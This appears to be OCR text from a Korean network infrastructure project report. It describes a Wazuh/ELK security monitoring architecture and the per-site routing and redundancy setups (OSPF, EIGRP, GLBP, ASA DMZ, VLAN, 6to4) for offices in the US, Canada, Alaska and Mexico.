Ansible을 이용한 유지보수
DNS server master
DB (replica)
pfSense
DMZ(Server Farm)
Pydio Mail
DNS server slave
Rocky HA proxy(Active)
Web server
C2(내부용)
Mail Gateway
C2(외부용)
Inside
Rocky HA proxy(Standby)
Web server

2.3.6 관제 및 모니터링 흐름도




2.4 통합 관제(SOC) 아키텍처



관제 아키텍처 요약
보안 위협은 Wazuh를 통해 실시간으로 탐지하여 즉각적인 가시성을 확보, 시스템 로그는 가공을 거쳐 Elasticsearch에 안정적으로 통합 저장함으로써 운영 효율과 데이터 보존성을 동시에 극대화한 이중화 아키텍처

2.4.1 통합 관제 아키텍처 세부 내용

구분	오픈소스 보안 솔루션	내용
시스템 관제	Kibana	웹 인터페이스에서 인프라 전반 로그 데이터 시각화
	Elasticsearch	가공된 로그를 저장하는 범용 검색 엔진
보안 관제	Wazuh-dashboard	웹 인터페이스에서 보안 데이터 시각화
	Wazuh-indexer	보안 경고 데이터 인덱싱을 통한 고성능 검색 엔진
가공	Logstash	전달 받은 로그 포맷 변환 및 필터링 후 Elasticsearch 전송
판단 & 분배	Wazuh-manager	수집된 로그들을 위협 수준 판단, 경고(Alert) 생성
	filebeat(A)	보안 경고(Alert) 로그만 선별하여 Wazuh-indexer로 전송
	filebeat(B)	모든 시스템 로그를 Logstash로 전달
서버 로그 수집	Wazuh-agent	엔드포인트에 설치되어 로그를 수집
	Audit	리눅스 커널 수준에서 발생하는 상세 행위를 추적
	Suricata	네트워크 트래픽을 실시간 분석, 로컬 룰 셋 기반 탐지
	Mod_security	웹 기반 공격을 로컬 룰 셋 기반 탐지
네트워크 장비 로그 수집	Rsyslog	네트워크 장비의 로그를 수집



*Wazuh-dashboard 관제 화면



3. 주요 인프라 구축 결과

3.1 글로벌 네트워크 통신망 구축

3.1.1 네트워크 구축 상세 결과



구축 결과는 별첨 참고

[코어망(미국 중앙) 구현 상세]

논리 구성도	물리 구성도
	



기술	내용
OSPF	대규모 네트워크의 중추적 역할을 수행함으로써 복잡한 계층 구조를 논리적으로 분산 관리하고, 이를 통해 시스템 전체의 부하를 최적화하여 운영 안정성을 극대화하기 위함
neighbor	라우터 간 Hello 패킷을 교환하여 인접성을 수립하고, 상대 장비의 상태를 실시간으로 감시하며 라우팅 정보 공유
Virtual Link	가상 링크를 활용한 백본 분리 및 백업 링크 구축을 통한 네트워크 안정성 확보
백본 분리	네트워크 규모 확장에 따른 라우팅 테이블 비대화 방지 및 연산 부하 경감
Totally NSSA	외부망 정보 수신 시 상세 경로 수렴 최소화를 통한 라우팅 효율성 제고

[본사(미국 동부) 1 구현 상세]

논리 구성도	물리 구성도
	



기술	내용
EIGRP	기업용 중소규모의 네트워크 라우팅 테이블 구성
Redistribute / Mannual-summary	연결된 중앙 코어 OSPF와 라우팅 정보 재분배 및 축약 정보로 전송, 라우팅 테이블의 크기를 줄이고 네트워크 안정성 확보, 경로 라우터의 경로를 숨겨 DMZ 라우터 경로 보호
GLBP	여러 라우터에 하나의 가상 게이트웨이를 지정하여 라우터의 부하 분산과 동시에 이중화를 구성하고 상대적으로 접속이 많은 북동부 클라이언트 지역의 원활한 트래픽 유지
Frame Relay / Multipoint	지역 연결 라우터 간의 하나의 대역을 통해 관리 서브넷 절약과 연결 비용 절감
neighbor	프레임 릴레이 NBMA 환경에서 라우터간의 이웃 관계 유지
Split-Horizon 해제	라우팅 정보 재전송으로 인한 루프 방지

[본사(미국 동부 사설) 2 구현 상세]

논리 구성도	물리 구성도
	



기술	내용
Static	outside 구간으로 정적 라우팅
ASA	ASA 방화벽을 활용한 내부망·DMZ·외부망 간 보안 영역(Zone) 분리 및 접근 제어 정책 기반 네트워크 경계 보안 강화
Rsyslog	네트워크 장비 관련 데이터를 Rsyslog 담당 서버에서 관리

[본사(미국 동부 DMZ) 3 구현 상세]

논리 구성도	물리 구성도
	



기술	내용
Static	outside 구간으로 정적 라우팅
ASA / DMZ	핵심 서버 네트워크 보호용 완충지대 DMZ 구성, 보안레벨을 기반으로 신뢰망을 구분해 중요 서버에 대한 트래픽 흐름 제어
이더채널	HAproxy서버와 웹서버의 연결 안정성 유지를 위한 트래픽 병목현상 방지와 부하 분산

[미국 서부 지사 구현 상세]

논리 구성도	물리 구성도
	



기술	내용
STP	스위치 간 물리적 중복 경로에서 발생할 수 있는 네트워크 루프(Loop)를 차단하여, 데이터 전송의 안정성을 상시 보장
FHRP (VRRP)	가상 IP를 통해 게이트웨이를 이중화하여, 특정 스위치 장애 시에도 끊김 없는 네트워크 연결성을 사용자에게 제공
VLAN	동일한 물리적 스위치 내에서 부서별/용도별로 트래픽을 논리적으로 분리하여, 보안성을 강화하고 불필요한 브로드캐스트 부하를 감소
EIGRP	거리 벡터와 링크 상태 알고리즘의 장점을 결합하여, 지사 내 라우터 간 최적의 경로를 신속하게 계산하고 빠른 네트워크를 지원
Split-horizon 해제	수신한 라우팅 정보를 다시 동일 인터페이스로 전송할 수 있게 허용하여, 허브 앤 스포크(Hub-and-Spoke) 구조에서 경로 정보가 단절되는 문제를 해결
neigbor	라우터 간 Hello 패킷을 교환하여 인접성을 수립하고, 상대 장비의 상태를 실시간으로 감시하며 라우팅 정보 공유
Redistribute	EIGRP와 OSPF 프로토콜 간의 경로 정보를 상호 공유하여 전체 네트워크의 통신 가능 범위를 확장
manual-summary	상세 네트워크 주소를 하나의 주소로 통합 전파하여, 라우팅 테이블을 경량화하고 장비의 연산 부하를 최소화

[IDC(캐나다) 1 구현 상세]

논리 구성도	물리 구성도
	



기술	내용
RSPAN	개별 서버별 트래픽 모니터링을 통한 운용 상태 감시
GLBP	단일 회선 장애 시 서비스 연속성 보장을 위한 경로 이중화 및 가동성 확보
이더채널	스위치 간 트래픽 집중 구간의 전송 용량을 증대시키고, 루프 방지 프로토콜(STP)에 의한 차단 포트 발생을 최소화하여 자원 활용률을 극대화

[IDC(캐나다) 2 구현 상세]

논리 구성도	물리 구성도
	



기술	내용
EIGRP	DUAL 알고리즘을 통한 빠른 수렴 속도 확보 및 고속 백업 경로 자동 선출로 무중단 통신 환경 조성
neighbor	라우터 간 Hello 패킷을 교환하여 인접성을 수립하고, 상대 장비의 상태를 실시간으로 감시하며 라우팅 정보 공유
Split-horizon 해제	특정 인터페이스로 수신한 라우팅 정보를 결합하여, 지사 내 라우터 간 최적의 경로를 신속하게 계산하고 빠른 네트워크를 지원
VRRPv3	IPv6 대응 및 차세대 이중화 체계 구축을 통한 장애 감지 속도 최적화 및 무중단 서비스 보장
STP	물리적 루프 구성 방지 및 회선 장애 시 경로 자동 우회를 통한 가용성 확보
IPv6	향후 주소 고갈 문제 해결 및 확장성 확보
6 to 4 Tunneling	6to4 터널링 기술을 통해 기존 IPv4 백본망을 변경하지 않고도 지사 간 IPv6 패킷 전송 가능

[알래스카 지사 구현 상세]

논리 구성도	물리 구성도
	

기술	내용
FHRP (MHSRP)	두 대의 게이트웨이를 동시에 활성화하는 액티브-액티브(Active-Active) 로드밸런싱을 통해 대역폭 활용도를 극대화하고 장비 가용성을 보장
Static Routing	IDC라는 고정된 목적지에 대해 최단 경로를 수동으로 지정함으로써, 라우팅 복잡성을 줄이고 데이터 전송의 즉각성을 확보
Default Routing	상세 경로 정보가 없는 모든 외부 트래픽을 캐나다 IDC와 같은 Default Gateway 일괄 전송하여 효율적인 외부 통신을 지원
STP	스위치 간 이중화 연결로 인해 발생하는 물리적 루프(Loop)를 논리적으로 차단하여, 전체 네트워크의 마비 사고를 원천적으로 방지
VLAN	각 부서 및 PC를 논리적인 독립 네트워크로 격리하여 보안성을 높이고 트래픽 간섭을 차단
Redistribute	EIGRP에 Static 라우팅 정보를 재분배하여, 지사 내부와 외부 IDC 간의 통신 범위를 하나로 통합
manual-summary	상세 네트워크 주소를 하나의 주소로 통합 전파하여, 라우팅 테이블을 경량화하고 장비의 연산 부하를 최소화
Frame Relay / Multipoint	지역 연결 라우터 간의 하나의 대역을 통해 관리 서브넷 절약과 연결 비용 절감


[관제 센터(멕시코) 구현 상세]

논리 구성도	물리 구성도
	


기술	내용
RIP	지역 관제 센터 전용, 클라이언트 지역 전용 네트워크 구성
Redistribute / Mannual-summary	연결된 중앙 코어 OSPF와 라우팅 정보 재분배 및 축약 정보로 전송, 라우팅 테이블의 크기를 줄이고 네트워크 안정성 확보, 중요 지역 라우터의 경로를 숨겨 관제 센터 서버 보호
neighbor	프레임 릴레이 NBMA 환경에서 라우터간의 이웃 관계 유지
Split-Horizon 해제	라우팅 정보 재전송으로 인한 루프 방지
VTP / VLAN	멕시코 클라이언트 접속 지역에 대한 스위치 일괄 Vlan관리 클라이언트간의 Vlan을 격리
HSRP	라우터와 스위치 게이트웨이를 이중화 구성을 하여 DB서버와 ELK, Logstash 등 관제 플랫폼의 연결 안정화
이더채널	DB서버, Zabbix등 중요 서버의 연결 안정성 확보

3.1.2. 장비 관리용 웹페이지 구현 결과

